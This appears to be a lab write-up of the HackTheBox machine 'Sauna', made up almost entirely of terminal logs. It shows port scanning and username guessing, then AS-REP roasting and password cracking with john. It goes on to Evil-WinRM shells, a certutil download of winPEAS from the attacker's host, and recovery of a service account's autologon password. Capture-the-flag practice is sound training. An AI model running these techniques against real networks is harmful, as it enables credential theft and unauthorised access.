```
nmap -sV -sC -p- -T4 10.10.10.175
PORT      STATE SERVICE       VERSION
53/tcp    open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
| http-title: Egotistical Bank :: Home
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2020-02-17 14:08:50Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
49688/tcp open  msrpc         Microsoft Windows RPC
61152/tcp open  msrpc         Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/
submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=2/17%Time=5E4A2DF5%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\
SF:x04bind\0\0\x10\0\x03");
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 8h00m01s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2020-02-17T14:11:16
|_  start_date: N/A
```

Fergus Smith

Shaun Coins

Sophie Driver

Hugo Bear


Bowie Taylor

Steven Kerb

AMAZING

Meet The Team


Meet the team. So many bank account managers but only one security manager. Sounds about right!


root@kali:~/Masaüstü# cat users.txt
FSmith
SCoins
HBear
BTaylor
SDriver
SKerb

```
root@kali:~/Downloads/impacket/examples# ./GetNPUsers.py   -dc-ip 10.10.10.175 EGOTISTICALBANK/ -usersfile /root/Masaustu/users.txt -format hashcat -outputfile hashes.asreproas
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
root@kali:~/Downloads/impacket/examples# ls |grep hashes.asreproas
hashes.asreproas
root@kali:~/Downloads/impacket/examples# cat hashes.asreproas
$krb5asrep$23$FSmith@EGOTISTICALBANK:09905e9de8593e5345c7919a43c539c5$596bff1bb4f15711a420dc8d91dc9654eca1e2de04af2b1296e39da253b20f6ac445d4ab85229ed2ae57cfc1ab3b7d47652b239b7b28ec189c6b7a08ec40524da0
8688d5e6be32d034df563a45e7b9979f80cd4e3fb215d46fd9e70b06f62b7adc4e3eb441181a5cbe6b2e73618b8054c30575625fa56050e593c32503fb6e380b63af367274ea2484ca981ed98f49ec0a89f56f35e81d8add4ac632b826b519055d920ed9
5c01557dc5c8da637cdf7889b3904d55514fa63ec2201052fdf6ddfb32cc949904e131d932f141c09c0d85b6fc4719ee2b59efdd0ef6e1875b4e8d97892779cceed92da003fdbe19281170db70d1c765dd40412d
root@kali:~/Downloads/impacket/examples# john --format:krb5asrep hashes.asreproas --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Thestrokes23     ($krb5asrep$23$FSmith@EGOTISTICALBANK)
1g 0:00:00:12 DONE (2020-02-17 13:45) 0.08244g/s 868838p/s 868838c/s 868838C/s Thrash1..Thei24s
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

```
root@kali:~/Downloads/evil-winrm# ruby evil-winrm.rb -i 10.10.10.175 -u FSmith -p Thestrokes23

Evil-WinRM shell v2.0

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\FSmith\Documents> dir
*Evil-WinRM* PS C:\Users\FSmith\Documents> dir /ah
Cannot find path 'C:\ah' because it does not exist.
At line:1 char:1
+ dir /ah
+ ~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (C:\ah:String) [Get-ChildItem], ItemNotFoundException
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetChildItemCommand
*Evil-WinRM* PS C:\Users\FSmith\Documents> cd ..
*Evil-WinRM* PS C:\Users\FSmith> cd Desktop
*Evil-WinRM* PS C:\Users\FSmith\Desktop> dir


    Directory: C:\Users\FSmith\Desktop


Mode                 LastWriteTime         Length Name

----                 -------------         ------ ----

-a----         1/23/2020  10:03 AM             34 user.txt



*Evil-WinRM* PS C:\Users\FSmith\Desktop> type user.txt
1b5520b98d97cf17f24122a55baf70cf
*Evil-WinRM* PS C:\Users\FSmith\Desktop>
```

```
*Evil-WinRM* PS C:\Users\FSmith\Downloads> certutil.exe -urlcache -split -f "http://10.10.14.214:8081/winPEAS.exe" winPEAS.exe
****  Online  ****
  000000  ...
  037800
CertUtil: -URLCache command completed successfully.
*Evil-WinRM* PS C:\Users\FSmith\Downloads> dir


    Directory: C:\Users\FSmith\Downloads


Mode                 LastWriteTime         Length Name

----                 -------------         ------ ----

-a----        2/17/2020   2:09 PM         227328 winPEAS.exe



*Evil-WinRM* PS C:\Users\FSmith\Downloads> ./winPEAS.exe
ANSI color bit for Windows is not set. If you are execcuting this from a Windows terminal inside the host you should run 'REG ADD HKCU\Console /v VirtualTerminalLevel /t REG_DWORD /d 1'
   Creating Dynamic lists, this could take a while, please wait...
   - Checking if domain...
   - Getting Win32_UserAccount info...
Error while getting Win32_UserAccount info: System.Management.ManagementException: Access denied
   at System.Management.ThreadDispatch.Start()
   at System.Management.ManagementScope.Initialize()
   at System.Management.ManagementObjectSearcher.Initialize()
   at System.Management.ManagementObjectSearcher.Get()
   at winPEAS.Program.CreateDynamicLists()
   - Creating current user groups list...
   - Creating active users list...
  [X] Exception: System.NullReferenceException: Object reference not set to an instance of an object.
   at winPEAS.UserInfo.GetMachineUsers(Boolean onlyActive, Boolean onlyDisabled, Boolean onlyLockout, Boolean onlyAdmins, Boolean fullInfo)
   - Creating disabled users list...
  [X] Exception: System.NullReferenceException: Object reference not set to an instance of an object.
   at winPEAS.UserInfo.GetMachineUsers(Boolean onlyActive, Boolean onlyDisabled, Boolean onlyLockout, Boolean onlyAdmins, Boolean fullInfo)
   - Admin users list...
  [X] Exception: System.NullReferenceException: Object reference not set to an instance of an object.
   at winPEAS.UserInfo.GetMachineUsers(Boolean onlyActive, Boolean onlyDisabled, Boolean onlyLockout, Boolean onlyAdmins, Boolean fullInfo)

             *((,.,/((((((((((((((((((((/,  */
      ,/*,..*((((((((((((((((((((((((((((((((((((((,
    ,*/((((((((((((((((((/,  .*//(((//**, .*(((((((*
```


[+] Looking for AutoLogon credentials(T1012)
Some AutoLogon credentials were found!!
DefaultDomainName : EGOTISTICALBANK
DefaultUserName : EGOTISTICALBANK\svc_loanmanager
DefaultPassword : Moneymakestheworldgoround!


```
root@kali:~/Downloads/evil-winrm# ruby evil-winrm.rb -i 10.10.10.175 -u FSmith -p Thestrokes23

Evil-WinRM shell v2.0

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\FSmith\Documents> net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            FSmith                   Guest
HSmith                   krbtgt                   svc_loanmgr
The command completed with one or more errors.

*Evil-WinRM* PS C:\Users\FSmith\Documents>
Info: Exiting...

root@kali:~/Downloads/evil-winrm# ruby evil-winrm.rb -i 10.10.10.175 -u svc_loanmgr -p Moneymakestheworldgoround!

Evil-WinRM shell v2.0

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> whoami
egotisticalbank\svc_loanmgr
```

